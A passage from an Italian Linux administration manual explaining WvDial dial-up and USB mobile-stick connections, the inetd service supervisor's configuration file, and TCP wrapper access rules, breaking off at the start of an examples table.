In condizioni normali, è sufficiente avviare l'eseguibile '**wvdial**' con i privilegi dell'utente '**root**' e la connessione dovrebbe instaurarsi senza altri problemi. Eventualmente, con l'opzione '**-C**' è possibile indicare un file di configurazione differente:

```
# wvdial -C /etc/wvdial.1.conf [Invio]
```

C'è da considerare che se il file di configurazione di '**wvdial**' contiene dati delicati come la parola d'ordine per accedere al servizio remoto, il file deve essere reso inaccessibile agli utenti estranei; inoltre, si può valutare la possibilità di impostare l'eseguibile '**wvdial**' come SUID-root.

35.20.2 Configurazione automatica e trasparente di pppd

È importante sapere cosa fa WvDial con la configurazione di '**pppd**', anche se può essere comodo lasciare fare tutto a lui. Ciò consente di capire in che modo va usato e quali possono essere eventualmente le limitazioni.

In condizioni normali, WvDial fa affidamento sul fatto che '**pppd**' riconosca l'opzione '**call**', con la quale si seleziona un file di configurazione specifico nella directory '`/etc/ppp/peers/`'. Per la precisione, WvDial fa in modo che venga letto il file '`/etc/ppp/peers/wvdial`' che si solito dovrebbe trovarsi già lì a seguito della sua installazione.

Oltre a questo, l'eseguibile '**wvdial**' crea o modifica autonomamente i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`', in base alle informazioni sull'utenza che appaiono nel file di configurazione. Per questo, quando viene eseguito, ha bisogno di avere i privilegi dell'utente '**root**', che fortunatamente rimangono inaccessibili agli utenti comuni.

In condizioni normali, precisamente quando è previsto l'uso di una sola utenza remota, sarebbe sufficiente utilizzare l'eseguibile '**wvdial**' con i privilegi dell'utente '**root**' solo la prima volta, dal momento che le modifiche apportate a questi file non avrebbero bisogno successivamente di essere aggiornate.

Seguendo l'esempio già visto in precedenza, in entrambi i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`' apparirebbe in coda la riga seguente:

```
tizio   *       supersegretissimo
```

35.20.3 Configurazione manuale

La configurazione automatica, con gli aggiustamenti necessari che sono stati mostrati, può essere molto conveniente per un principiante; tuttavia, la configurazione manuale di WvDial consente di aggiungere delle indicazioni molto utili; in particolare permette di definire utenze differenti, da selezionare attraverso argomenti della riga di comando di '**wvdial**'.

Il file in questione può contenere righe bianche e vuote, che vengono ignorate, così come sono ignorate le righe che iniziano con un punto e virgola. Per il resto si tratta di direttive, nella forma

attributo = *valore_assegnato*

che possono essere raggruppate in sezioni precedute dalla dichiarazione

[Dialer *nome_della_sezione*]

In particolare, come è già stato visto nell'esempio introduttivo, tutte le direttive che non ricadono in sezioni particolari, fanno parte della sezione predefinita, denominata '**Defaults**':

```
[Dialer Defaults]
…
…
```

Altre sezioni possono essere dichiarate per definire delle varianti nella configurazione, che poi vengono selezionate semplicemente nominandole nella riga di comando di '**wvdial**'. Per la precisione, tutte le sezioni aggiunte ereditano la configurazione della sezione predefinita, aggiungendo o sostituendo delle dichiarazioni particolari. Si osservi l'esempio seguente:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATX3
Phone = 0987 654321
Username = tizio
Password = supersegretissimo

[Dialer treviso]
Phone = 0422 654321

[Dialer venezia]
Phone = 041 654321

[Dialer rimini]
Phone = 0541 654321
```

In questo caso, come si può intuire, ogni sezione aggiunta serve a definire un numero telefonico differente, lasciando tutti gli altri dati come fissato nella sezione predefinita.

Naturalmente, la possibilità di gestire sezioni aggiuntive permette anche di intervenire su altre variabili, come la configurazione del modem e la modalità di composizione del numero telefonico:

```
[Dialer silenzioso]
Init4 = ATM0

[Dialer impulsi]
Dial Command = ATDP
```

Nell'esempio si vede la definizione di due sezioni: la prima permette di aggiungere un'istruzione al modem, in modo che l'altoparlante risulti disattivato completamente; la seconda permette di richiedere espressamente la composizione a impulsi (il vecchio sistema «decadico» dei telefoni a disco).

Segue la descrizione di alcune direttive di configurazione.

Direttiva	Descrizione
`Inherits =` ***sezione***	Consente di ereditare le direttive di un'altra sezione, tenendo conto che la sezione predefinita viene ereditata automaticamente.
`Modem =` ***file***	Definisce il file di dispositivo relativo alla porta seriale cui è connesso il modem.
`Baud =` ***velocità_porta_seriale***	Definisce la velocità di comunicazione con il modem attraverso la porta seriale; in altri termini, si tratta della velocità della porta seriale, espressa in bit/s.
`Init`***n*** `=` ***comando_at_per_il_modem***	Le direttive da '**`Init1`**' a '**`Init9`**' permettono di definire diverse stringhe di inizializzazione del modem, in sequenza. La prima a essere eseguita è la direttiva '**`Init1`**'; di seguito vengono eseguite le altre, fino a un massimo di nove.
`Phone =` ***numero_telefonico_da_chiamare***	Definisce il numero telefonico per raggiungere il fornitore del servizio.
`Dial Command =` ***comando_at_per_il_modem***	Il comando AT necessario per iniziare la composizione telefonica. Il comando predefinito è ATDT, per la composizione a toni (multifrequenza).
`Login =` ***nominativo_utenza_remota***	Il nominativo utente da usare per la connessione remota.
`Password =` ***parola_d'ordine***	La parola d'ordine da usare per l'autenticazione remota.
`PPPD Path =` ***percorso_di_avvio_di_pppd***	In caso di necessità, permette di definire il percorso assoluto di '**`pppd`**'. In modo predefinito, viene usato il percorso '`/usr/sbin/pppd`'.
`Force Address =` ***ip_statico_locale***	Se ciò può essere utile, permette di definire l'indirizzo IP statico locale.
`Auto Reconnect =` {`on`|`off`}	Questa opzione, attiva in modo predefinito, serve a ottenere il ripristino della connessione se questa cade per qualche motivo.

35.20.4 Avvio e funzionamento

WvDial si avvia attraverso l'eseguibile '**`wvdial`**', il quale funziona in primo piano in modo predefinito:

`wvdial` [***opzioni***] {***sezione***...}

Per concludere la connessione e il funzionamento del programma, si utilizza il segnale di interruzione, che si ottiene normalmente con la combinazione [*Ctrl c*]. Segue la descrizione di alcuni esempi.

- `#` **`wvdial`** [*Invio*]

  Avvia il programma in primo piano, in base alla configurazione della sezione predefinita.

- `#` **`wvdial -C /etc/wvdial.1.conf`** [*Invio*]

  `#` **`wvdial --config=/etc/wvdial.1.conf`** [*Invio*]

  Avvia il programma in primo piano, in base alla configurazione della sezione predefinita, del file '`/etc/wvdial.1.conf`'.

- `#` **`wvdial > /var/log/wvdial.log 2>&1 &`** [*Invio*]

  Avvia il programma sullo sfondo, ridirigendo i flussi di standard output e standard error nel file '`/var/log/wvdial.log`'.

- `#` **`wvdial treviso silenzioso`** [*Invio*]

  Avvia il programma richiedendo espressamente l'utilizzo delle sezioni '**`treviso`**' e '**`silenzioso`**' dal file di configurazione.

35.21 Connessione mobile con «chiavetta»

Le connessioni con «chiavetta» USB, dotata di scheda telefonica per il collegamento alla rete GSM/UMTS, avvengono attraverso il protocollo PPP, come si farebbe per un modem tradizionale, con la differenza che non è necessario fornire dati per l'autenticazione, perché questi sono contenuti implicitamente nella scheda telefonica stessa.

Figura 35.115. Dispositivo HUAWEI E1800.

All'avvio del sistema operativo, qualunque esso sia, tali unità devono risultare staccate: vanno inserite solo durante il funzionamento. Inoltre, prima di procedere con una connessione, è necessario attendere che queste unità abbiano già negoziato automaticamente il protocollo utilizzabile con il ponte radio locale: di solito lo si determina attraverso un led lampeggiante, il cui colore varia in funzione del tipo di collegamento disponibile.

35.21.1 Problematiche con i sistemi GNU/Linux

Tralasciando il caso delle unità di memorizzazione, le unità USB richiedono quasi sempre la disponibilità nel kernel Linux di codice non libero, benché disponibile gratuitamente. Si tratta in particolare di microcodice collocato generalmente nella directory '`/lib/firmware/`' che il kernel invia all'unità, una volta individuata. Ciò significa che per poter accedere a queste unità è necessario disporre di un kernel completo, eventualmente realizzato a partire dai sorgenti originali.

Un altro aspetto importante da considerare consiste nel fatto che le unità USB che non sono rivolte specificatamente alla memorizzazione dei dati, tendono a essere realizzate con due modalità di funzionamento: una «normale» e l'altra in qualità di memoria solita o di disco ottico (in sola lettura). In pratica, il funzionamento in veste di unità di memorizzazione consente di allegare al dispositivo tutto il software e la documentazione necessari per l'uso con questo o quel sistema operativo.

Per poter controllare le due modalità di funzionamento è necessario disporre di USB_ModeSwitch (*http://www.draisberghof.de/usb_modeswitch/*) che nelle distribuzioni GNU/Linux Debian comporta l'installazione dei pacchetti '**usb_modeswitch**' e '**usb_modeswitch_data**'. In generale è importante che i pacchetti di USB_ModeSwitch siano aggiornati, in particolare '**usb_modeswitch_data**', per garantire il riconoscimento corretto dei dispositivi (diversamente diventa necessario aggiungere dei file nella directory '`/etc/usb_modeswitch.d/`', con le informazioni sui dispositivi particolari gestiti).

Va osservato che il funzionamento di USB_ModeSwitch dipende da uDev, senza il quale non potrebbe avvenire un riconoscimento dei dispositivi contestualmente con il loro inserimento nelle porte USB.

35.21.2 Modem USB

Dato per assunto che il proprio dispositivo sia gestito correttamente da uDev e da USB_ModeSwitch, l'inserimento di questo tipo di dispositivo comporta normalmente la creazione di alcuni file di dispositivo, con nomi del tipo '`/dev/ttyUSB0`', '`/dev/ttyUSB1`',... Pertanto, per interagire con tali unità si deve accedere a questi file di dispositivo (generalmente solo il primo), come se si trattasse di modem tradizionali.

35.21.3 WvDial e le «chiavette»

Per instaurare una connessione attraverso una «chiavetta» Internet, se questa viene gestita correttamente da uDev e USB_ModeSwitch, è sufficiente avvalersi di WvDial, il quale poi gestisce automaticamente il demone '**pppd**'. Eventualmente è facoltà dell'amministratore di sistema decidere se WvDial debba poter essere avviato da qualunque utente, nel qual caso gli si può attribuire il permesso SUID-root.

Tutto quello che serve per la connessione è la preparazione del file di configurazione di WvDial. Si osservi l'esempio seguente, in cui le righe sono numerate per motivi tipografici:

```
1 [Dialer Defaults]
2 Modem = /dev/ttyUSB0
3 Baud = 115200
4 Init = AT&F Q0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
5 Init2 = at+cgdcont=1,"IP","ibox.tim.it"
6 Phone = *99#
7 Username = tim
8 Password = tim
9 Stupid Mode = true
```

Riga n. 2. Si può osservare che il dispositivo da usare per il collegamento con il modem della chiavetta è il primo: '`/dev/ttyUSB0`'.
Riga n. 3. La velocità di comunicazione deve essere verificata, partendo dal valore che si vede nell'esempio, provando eventualmente a usare anche velocità maggiori: 230400, 460800 e 720000.
Riga n. 5. Nella seconda stringa di inizializzazione del modem, si vede l'indicazione del nome APN (*Access point name*) che in questo caso corrisponde a '**ibox.tim.it**'. Il nome APN è molto importante per individuare il servizio a cui ci si connette e uno stesso gestore potrebbe distinguere nomi differenti in base alle tariffe e condizioni del servizio.
Riga n. 6. Il numero di telefono rimane generalmente quello che si vede nell'esempio (nel caso di Vodafone potrebbe essere invece '***99***1#**', ma ciò deve essere verificato).
Righe 7 e 8. I dati identificativi dell'utente non servono, perché la chiavetta di identifica attraverso la scheda telefonica (SIM) che vi viene installata al suo interno. Tuttavia, WvDial richiede l'indicazione di questi valori che possono essere annotati con dati di fantasia.

Supponendo che il file di configurazione dell'esempio sia '`/etc/wvdial/tim.conf`', si potrebbe avviare WvDial nel modo seguente:

```
# wvdial -C /etc/wvdial/tim.conf [Invio]
```



```
--> WvDial: Internet dialer version 1.61
--> Cannot get information for serial port.
--> Initializing modem.
--> Sending: AT&F Q0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
OK
--> Sending: at+cgdcont=1,"IP","ibox.tim.it"
at+cgdcont=1,"IP","ibox.tim.it"
OK
--> Modem initialized.
--> Sending: ATDT*99#
--> Waiting for carrier.
ATDT*99#
CONNECT
--> Carrier detected.  Waiting for prompt.
```

Siccome la controparte non offre alcun invito tradizionale, WvDial passa dopo un po' all'avvio di '**pppd**' e al conseguente aggiornamento del file '`/etc/resolv.conf`' e dell'instradamento predefinito:

```
--> Don't know what to do!  Starting pppd and hoping for ↩
↪    the best.
--> Starting pppd at Tue May  3 21:00:14 2011
--> Pid of pppd: 9327
--> Using interface ppp0
--> pppd: @"rS[06][08]O[06][08][01]
--> pppd: @"rS[06][08]O[06][08][01]
--> pppd: @"rS[06][08]O[06][08][01]
--> pppd: @"rS[06][08]O[06][08][01]
--> pppd: @"rS[06][08]O[06][08][01]
--> local  IP address 109.52.166.119
--> pppd: @"rS[06][08]O[06][08][01]
--> remote IP address 10.64.64.64
--> pppd: @"rS[06][08]O[06][08][01]
--> primary   DNS address 217.200.200.42
--> pppd: @"rS[06][08]O[06][08][01]
--> secondary DNS address 213.230.129.10
--> pppd: @"rS[06][08]O[06][08][01]
```

A questo punto WvDial deve essere lasciato in funzione, altrimenti la combinazione di tasti [*Ctrl c*] ne concluderebbe il funzionamento, con la conclusione corretta della connessione. Pertanto, da un altro terminale si può verificare l'aggiornamento di '`/etc/resolv.conf`' e dell'instradamento predefinito:

```
# cat /etc/resolv.conf [Invio]

nameserver 217.200.200.42
nameserver 213.230.129.10

# route -n [Invio]

Kernel IP routing table
Destination  Gateway  Genmask         Flags Metric Ref Use Iface
10.64.64.64  0.0.0.0  255.255.255.255 UH    0      0     0 ppp0
127.0.0.0    0.0.0.0  255.0.0.0       U     0      0     0 lo
224.0.0.0    0.0.0.0  240.0.0.0       U     0      0     0 eth0
0.0.0.0      0.0.0.0  0.0.0.0         U     0      0     0 ppp0
```

Va osservato che se prima della connessione esisteva un instradamento predefinito, questo non viene modificato. In quel caso, però, tale instradamento va rimosso prima di avviare WvDial, per esempio con il comando seguente:

```
# route del -net default ;↩
↪ wvdial -C /etc/wvdial/tim.conf [Invio]
```

35.22 Riferimenti

- Robert Hart, *PPP HOWTO*, *http://www.google.it/search?q=Robert+Hart%2C+PPP+HOWTO*
- *pppd(8)*
- Rob van der Putten, *Leased line mini HOWTO*, *http://tldp.org/HOWTO/html_single/Leased-Line/*
- Egil Kvaleberg, *ISP-Hookup HOWTO*, *http://tldp.org/HOWTO/ISP-Hookup-HOWTO.html*
- Wikipedia, *Access Point Name*, *http://en.wikipedia.org/wiki/Access_Point_Name*

- Josua Dietze, *USB_ModeSwitch - Handling Mode-Switching USB Devices on Linux*, http://www.draisberghof.de/usb_modeswitch/

[1] **Setserial** GNU GPL

[2] AT sta per *Attention*.

[3] **Minicom** GNU GPL

[4] **Seyon** GNU GPL

[5] **PPPd** software libero con licenza speciale

[6] Per qualche motivo, se si utilizza il protocollo di autenticazione PAP per la propria identificazione e si vuole usare l'opzione '`remotename`', è necessario anche aggiungere l'opzione '`user`', o '`name`', per specificare il nome locale del cliente.

[7] In generale, l'uso di un collegamento al file di dispositivo della porta seriale corrispondente al modem è sconsigliabile. Negli esempi viene fatto sempre riferimento al file '`/dev/modem`', ma ognuno può sostituire questo nome con quello più appropriato per il proprio sistema.

[8] L'opzione '`-i`' fa sì che il collegamento '`/dev/modem`' possa essere sostituito se già esistente, chiedendo prima una conferma.

[9] Se si intende instaurare un collegamento per trasportare direttamente IPv6, diventa indispensabile aumentare questi valori.

[10] **Chat** dominio pubblico

[11] La scelta della collocazione e del nome di questo script è personale. In questo caso è stato messo nella directory '`/etc/ppp/`', anche se ciò potrebbe essere discutibile. Dal momento che contiene informazioni riservate, precisamente ciò che è necessario per accedere presso il servente remoto a cui ci si connette, può darsi che sia meglio «nasconderlo» in qualche modo.

[12] **WvDial** GNU LGPL

Servizi di rete fondamentali

36.1 Supervisore dei servizi di rete

I servizi di rete vengono attivati all'avvio di un sistema GNU comune, attraverso la procedura di inizializzazione del sistema (Init), dopo che sono stati assegnati gli indirizzi alle interfacce di rete e dopo che gli instradamenti sono stati definiti.

I demoni in grado di fornire servizi di rete ricadono in due categorie possibili: autonomi (*standalone*) o gestiti dal supervisore dei servizi di rete, noto anche come *Internet service daemon*. Nel primo caso, si tratta di programmi avviati normalmente che si occupano si

stare in ascolto su una certa porta e di provvedere da soli ai controlli necessari contro gli accessi indesiderati. Nel secondo, si tratta di programmi che vengono avviati nel momento in cui ne esiste effettivamente l'esigenza attraverso il supervisore dei servizi di rete, il quale si assume per loro il compito di rimanere in ascolto delle porte di accesso ai servizi che controlla.

La gestione «autonoma» è preferibile quando non è possibile attendere l'avvio di un programma ogni volta che si presenta una richiesta: il caso tipico è dato dal sistema di condivisione dei file system in rete, o NFS. La gestione mediata dal supervisore dei servizi di rete permette di ridurre il carico del sistema, avviando solo i servizi necessari nel momento in cui ne viene fatta richiesta, introducendo eventualmente un controllo ulteriore per l'ammissibilità delle richieste pervenute.

36.1.1 Supervisore dei servizi di rete BSD

Ciò che realizza il concetto di supervisore dei servizi di rete è generalmente un programma sotto forma di demone, il quale può raccogliere su di sé tutte le funzionalità necessarie, oppure può affidarle in parte anche ad altre componenti. Il supervisore più comune è quello originario dei sistemi BSD, noto con il nome Inetd.[1]

Inetd, nella sua versione tradizionale dei sistemi BSD, non fa tutto il lavoro da solo, perché affida il controllo sull'ammissibilità degli accessi a quello che è noto come «TCP wrapper». Generalmente, Inetd si concretizza nel demone '**`inetd`**', mentre il TCP wrapper è costituito dal programma '**`tcpd`**'.

```
inetd [opzioni] [file_di_configurazione]
```

Di solito, il demone '**`inetd`**' viene avviato automaticamente dalla procedura di inizializzazione del sistema. Quando è in funzione, si mette in ascolto di un gruppo di porte determinato; quando rivela una comunicazione in una di queste, avvia il servizio corrispondente in base alla propria configurazione. In sostanza, questo demone demanda ad altri programmi specifici la gestione dei servizi richiesti.

La configurazione avviene attraverso il file '`/etc/inetd.conf`'; al suo interno sono indicati in particolare i programmi per la gestione di servizi di rete specifici. In molti casi, l'avvio di questi programmi viene sottoposto al controllo del TCP wrapper, ovvero di '**`tcpd`**'. Se si fanno modifiche a questo file e si vuole che abbiano effetto, è necessario inviare a '**`inetd`**' un segnale di aggancio, ovvero '**`SIGHUP`**':

```
kill -HUP pid_di_inetd
```

Sotto viene mostrato il contenuto tipico di questo file, così come appare nelle distribuzioni GNU più comuni. La prima cosa da osservare è che il simbolo '#', posto all'inizio di una riga, introduce un commento; inoltre, le righe bianche e quelle vuote vengono ignorate. Tutte le altre righe vengono interpretate come direttive di dichiarazione di un servizio particolare.

```
#echo          stream  tcp     nowait  root    internal
#echo          dgram   udp     wait    root    internal
#chargen       stream  tcp     nowait  root    internal
#chargen       dgram   udp     wait    root    internal
discard        stream  tcp     nowait  root    internal
discard        dgram   udp     wait    root    internal
daytime        stream  tcp     nowait  root    internal
#daytime       dgram   udp     wait    root    internal
time           stream  tcp     nowait  root    internal
#time          dgram   udp     wait    root    internal

telnet  stream  tcp     nowait  root    /usr/sbin/tcpd /usr/sbin/telnetd
telnets stream  tcp     nowait  root    /usr/sbin/tcpd /usr/sbin/telnetd
ident   stream  tcp     nowait  root    /usr/sbin/ident2        ident2
rsync   stream  tcp     nowait  root    /usr/bin/rsync rsyncd --daemon
```

Per l'utente medio di un sistema GNU non è necessario approfondire la sintassi di queste direttive in quanto il file viene prodotto automaticamente dagli script di installazione dei pacchetti, corrispondenti ai servizi che si intendono gestire. Tuttavia, quando si vuole avere un

controllo maggiore del proprio sistema operativo, la configurazione manuale di questo file non può essere evitata.

Le direttive di questo file sono dei record, corrispondenti in pratica alle righe, suddivisi in campi distinti attraverso spaziature orizzontali (spazi o tabulazioni). L'ultimo campo può contenere anche spazi.

servizio [*/ versione*] *tipo_socket protocollo* { wait | nowait } [*. max*] ↩
↪ *utente* [*. gruppo*] *programma_del_servizio programma_e_argomenti*

1. *servizio* [*/ versione*]

   Il primo campo serve a indicare il servizio. Normalmente si fa riferimento a una porta indicata per nome, secondo quanto definito dal file '`/etc/services`'. Se si indica un numero, si fa riferimento direttamente a quel numero di porta.

   Eventualmente può essere indicato un servizio RPC; in tal caso si utilizza un nome secondo quanto riportato nel file '`/etc/rpc`', seguito eventualmente da un barra obliqua e dal numero di versione.

2. *tipo_socket*

   Definisce il tipo di socket attraverso diverse parole chiave:

   - '**`stream`**'
   - '**`dgram`**' datagramma
   - '**`raw`**'
   - '**`rdm`**' *reliably delivered message*
   - '**`seqpacket`**' *sequenced packet socket*

3. *protocollo*

   Serve a determinare il tipo di protocollo, utilizzando una parola chiave che si ottiene dal file '`/etc/protocols`'. Si tratta prevalentemente di '**`tcp`**' e '**`udp`**'. Nel caso si vogliano gestire protocolli RPC, questi si indicano come '**`rpc/tcp`**' e '**`rpc/udp`**'.

   Tuttavia c'è un'eccezione, dovuta alla distinzione tra richieste di tipo IPv4 e IPv6: quando si fa riferimento a un protocollo TCP o UDP, le sigle '**`tcp`**' e '**`udp`**' si riferiscono alla versione predefinita (inizialmente quella di IPv4). Per poter gestire sia IPv4, sia IPv6, occorre indicare precisamente le sigle '**`tcp4`**' e '**`udp4`**', oppure '**`tcp6`**' e '**`udp6`**'. Pertanto, supponendo che un certo servizio possa operare sia con IPv4, sia con IPv6, le voci corrispondenti nel file di configurazione si raddoppiano. L'esempio successivo ipotizza un servizio TELNET, realizzato attraverso il programma '**`telnetd`**', in grado di operare sia con IPv4, sia con IPv6:

   ```
   telnet stream tcp4 nowait root /usr/sbin/tcpd /usr/sbin/telnetd
   telnet stream tcp6 nowait root /usr/sbin/tcpd /usr/sbin/telnetd
   ```

4. { *wait* | *nowait* } [*. max*]

   Le parole chiave '**`wait`**' e '**`nowait`**' servono a definire il comportamento di un servizio, quando si utilizza il tipo di socket '**`dgram`**' (datagramma). In tutti gli altri casi, si usa esclusivamente la parola chiave '**`nowait`**'.

   In base alle richieste dei clienti, il demone '**`inetd`**' può avviare un certo numero (anche elevato) di copie di processi di uno stesso servizio. Il limite predefinito è di 40 ogni minuto (ovvero ogni 60 secondi) e può essere modificato aggiungendo alla parola chiave '**`wait`**' o '**`nowait`**' un'estensione composta da un punto seguito da un numero: il numero massimo di copie per minuto.

5. *utente* [*. gruppo*]

   Serve a definire l'utente ed eventualmente il gruppo in nome del quale avviare il servizio. Inetd viene avviato dalla procedura di inizializzazione del sistema, con i privilegi dell'utente '**`root`**'; di conseguenza, può cambiare l'utente e il gruppo proprietari dei processi che avvia, in modo da dare loro i privilegi strettamente necessari al compimento delle loro funzioni.

6. *programma_del_servizio*

   Definisce il percorso assoluto di avvio del programma che offre il servizio. Se si tratta di un servizio interno al supervisore dei servizi di rete stesso, si utilizza la parola chiave '**`internal`**' e l'ultimo campo non viene indicato.

7. *programma_e_argomenti*

   L'ultimo campo è anomalo, in quanto consente l'utilizzo degli spazi come parte dell'informazione in esso contenuta: si tratta del nome del programma, senza percorso, seguito dagli argomenti eventuali con cui questo deve essere avviato. Si osservi l'esempio seguente, in cui ci si trova a dover ripetere il nome '**`ident2`**' per questo motivo:

   ```
   …
   ident  stream  tcp   nowait  root   /usr/sbin/ident2  ident2
   …
   ```

36.1.2 TCP wrapper

L'avvio di alcuni servizi può essere controllato utilmente da un sistema di registrazione e verifica, separato da Inetd, definito TCP wrapper.[2] Si tratta di un programma, o di una libreria da inserire in un programma che offre qualche tipo di servizio, con cui si eseguono dei controlli, in base ai quali si decide se avviare o meno il servizio corrispondente. Il TCP wrapper non è indispensabile per Inetd, ma il suo utilizzo è diventato una consuetudine, per poter avere almeno un controllo minimo sui servizi principali.

I compiti del TCP wrapper possono essere: annotare le connessioni nel registro di sistema; filtrare l'accesso ai servizi in base a regole determinate; eseguire delle verifiche contro possibili «imbrogli»; utilizzare protocolli di identificazione dell'utente da cui ha origine la richiesta di accesso.

Come accennato, può trattarsi di un programma generalizzato, come nel caso del demone '**`tcpd`**', oppure di una libreria che normalmente viene utilizzata dai programmi che funzionano in modo indipendente dal supervisore dei servizi di rete.

Qui viene mostrato solo l'uso elementare del TCP wrapper; tuttavia, si deve considerare che le funzionalità effettivamente disponibili dipendono anche dal modo in cui questo è stato compilato. Per un approfondimento delle sue potenzialità, si può consultare la documentazione originale: *tcpd(8)* e *hosts_access(5)*; inoltre, nella sezione 43.4 viene descritto come si può usare per realizzare delle «trappole».

La configurazione del TCP wrapper avviene attraverso la coppia di file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Semplificando, quando il TCP wrapper viene interpellato a proposito di un tentativo di accesso, questo verifica che l'indirizzo del chiamante sia incluso nell'elenco di '`/etc/hosts.allow`'. Se è così non esegue altri controlli e permette l'accesso, altrimenti verifica che questo non sia incluso nell'elenco di '`/etc/hosts.deny`' (se entrambi i file mancano o sono vuoti, sono consentiti tutti gli accessi).

36.1.3 Dichiarazione all'interno di «/etc/inetd.conf»

La dichiarazione di un servizio all'interno del file '`/etc/inetd.conf`' (relativo a Inetd) può avvenire fondamentalmente in due modi possibili: con o senza il filtro del TCP wrapper. Si osservino i due esempi seguenti.

```
…
telnet  stream  tcp  nowait  root  /usr/sbin/in.telnetd  ↩
↪in.telnetd
…
```

```
…
telnet  stream  tcp  nowait  root /usr/sbin/tcpd  in.telnetd
…
```

Nel primo caso, quando si instaura una connessione TELNET, il supervisore dei servizi di rete avvia direttamente il binario '`/usr/sbin/in.telnetd`', senza altre intermediazioni. L'albero dei processi potrebbe apparire come nell'esempio seguente:

```
$ pstree [Invio]

  init-+-inetd---in.telnetd---login---bash---…
       |
       …
```

Nel secondo caso, invece, un'eventuale connessione TELNET viene preceduta dalla verifica attraverso il TCP wrapper (in questo caso, costituito dal programma '**`tcpd`**'), il quale potrebbe anche rifiutarla, oppure semplicemente aggiungere dei controlli. Ma una volta completati i controlli, se il servizio può essere avviato, il programma '**`tcpd`**' si toglie di mezzo, per cui l'albero dei processi appare esattamente uguale a quanto già visto.

Quando si decide di utilizzare il TCP wrapper, si possono presentare altre possibilità. Per la precisione, perché funzioni quanto visto nell'ultimo esempio, occorre che l'eseguibile '**`in.telnetd`**' si trovi nella directory prevista dal programma '**`tcpd`**', secondo quanto definito in fase di compilazione dei sorgenti. In pratica, per un sistema GNU si tratta di '`/usr/sbin/`'.

Se il demone di un servizio determinato si trova in una collocazione differente rispetto a quella standard, questo potrebbe essere indicato utilizzando il percorso assoluto, come nell'esempio seguente:

```
…
telnet  stream  tcp  nowait  root  /usr/sbin/tcpd ↩
↪/root/bin/in.telnetd
…
```

In questo caso, viene specificato che il demone necessario a ricevere le connessioni TELNET è precisamente '`/root/bin/in.telnetd`'.

36.1.4 Configurazione del TCP wrapper

Come già accennato, la configurazione del TCP wrapper avviene attraverso la coppia di file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', dove il primo serve a individuare accessi consentiti, mentre il secondo serve a definire accessi non consentiti.

I tentativi di accesso sono confrontati con le direttive contenute nel file '`/etc/hosts.allow`', continuando eventualmente con quelle di '`/etc/hosts.deny`'. Se si ottiene una corrispondenza con una direttiva del file '`/etc/hosts.allow`', l'accesso viene concesso, senza passare al controllo di '`/etc/hosts.deny`'; se non si ottiene alcuna corrispondenza con le direttive del file '`/etc/hosts.allow`', si passa all'analisi di quelle contenute in '`/etc/hosts.deny`' e solo se nessuna corrisponde all'accesso in corso, questo viene consentito. Pertanto, se i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`' sono vuoti, o mancano, sono consentiti tutti gli accessi.

In generale, le righe che iniziano con il simbolo '`#`' sono ignorate, in qualità di commenti; le righe bianche e quelle vuote sono ignorate ugualmente. Le direttive occupano normalmente una riga, a meno che terminino con il simbolo '`\`' (subito prima del codice di interruzione di riga) che rappresenta una continuazione nella riga successiva.

La sintassi minima per le direttive di questi file dovrebbe corrispondere allo schema seguente:

elenco_di_demoni : ***elenco_di_clienti***

Alla sinistra dei due punti si elencano i programmi demone il cui utilizzo si vuole concedere ai nodi di rete elencati alla destra. Gli elementi appartenenti a un elenco possono essere separati con una virgola o uno spazio.

È consentito l'uso di speciali nomi in qualità di metavariabili e altri simboli che facilitano l'indicazione di gruppi di nomi. Segue un elenco di elementi utilizzabili.

Elemento	Descrizione
. indirizzo_ipv4 ***. nome_a_dominio***	L'indirizzo IPv4 di un nodo che inizia con un punto indica in realtà tutti gli indirizzi che finiscono con quel suffisso. Se si utilizzano nomi a dominio invece di indirizzi numerici, si fa riferimento a un intero dominio. Per esempio, '**`.brot.dg`**' rappresenta tutti i nodi del dominio *brot.dg*.
indirizzo_ipv4 . ***prefisso_nome_a_dominio .***	L'indirizzo di un nodo che finisce con un punto indica in realtà tutti gli indirizzi che iniziano con quel prefisso. Se si utilizzano indirizzi IPv4 numerici, si fa riferimento a una rete intera. Per esempio, '**`192.168.`**' rappresenta tutti i nodi della rete 192.168.0.0.
@dominio_nis	Il nome di un dominio NIS viene indicato con il prefisso '**`@`**' e rappresenta tutti i nodi che appartengono a tale dominio.
indirizzo_ipv4 / maschera_ipv4	Rappresenta gli indirizzi IPv4 che si ottengono eseguendo l'AND tra indirizzo e maschera. Per esempio, 192.168.72.0/255.255.254.0 rappresenta tutti gli indirizzi a partire da 192.168.72.0 a 192.168.73.255.
[***indirizzo_ipv6***] / ***n_bit_maschera***	Rappresenta un gruppo di indirizzi IPv6, secondo la maschera. Per esempio, '**`[fec0:0:0:1::]/64`**' rappresenta tutti gli indirizzi fec0:0000:0000:0001::.
`ALL`	È una metavariabile che rappresenta tutto. Se si trova alla sinistra dei due punti indica tutti i demoni dei servizi, se si trova alla destra rappresenta tutti i nodi.
`LOCAL`	È una metavariabile che indica tutti gli elaboratori locali, intendendosi con questo quelli rappresentabili senza alcun punto.
`UNKNOWN`	È una metavariabile che rappresenta tutti i nodi il cui nome o indirizzo risulta sconosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.
`KNOWN`	È una metavariabile che rappresenta tutti i nodi il cui nome o indirizzo risulta conosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.

Elemento	Descrizione
`PARANOID`	È una metavariabile che corrisponde ai nodi il cui nome non corrisponde all'indirizzo. In pratica, si vuole che '**`tcpd`**', attraverso il DNS, determini l'indirizzo in base al nome, quindi si vuole ancora che trasformi il nome in indirizzo (indirizzo --> nome --> indirizzo); se non c'è corrispondenza tra gli indirizzi ottenuti, il nodo rientra in questa categoria.
`EXCEPT`	È un operatore che può essere utilizzato all'interno di un elenco di nomi per escluderne i successivi.

Segue un elenco di esempi riferiti a direttive del file '`/etc/hosts.allow`':

Esempio	Descrizione
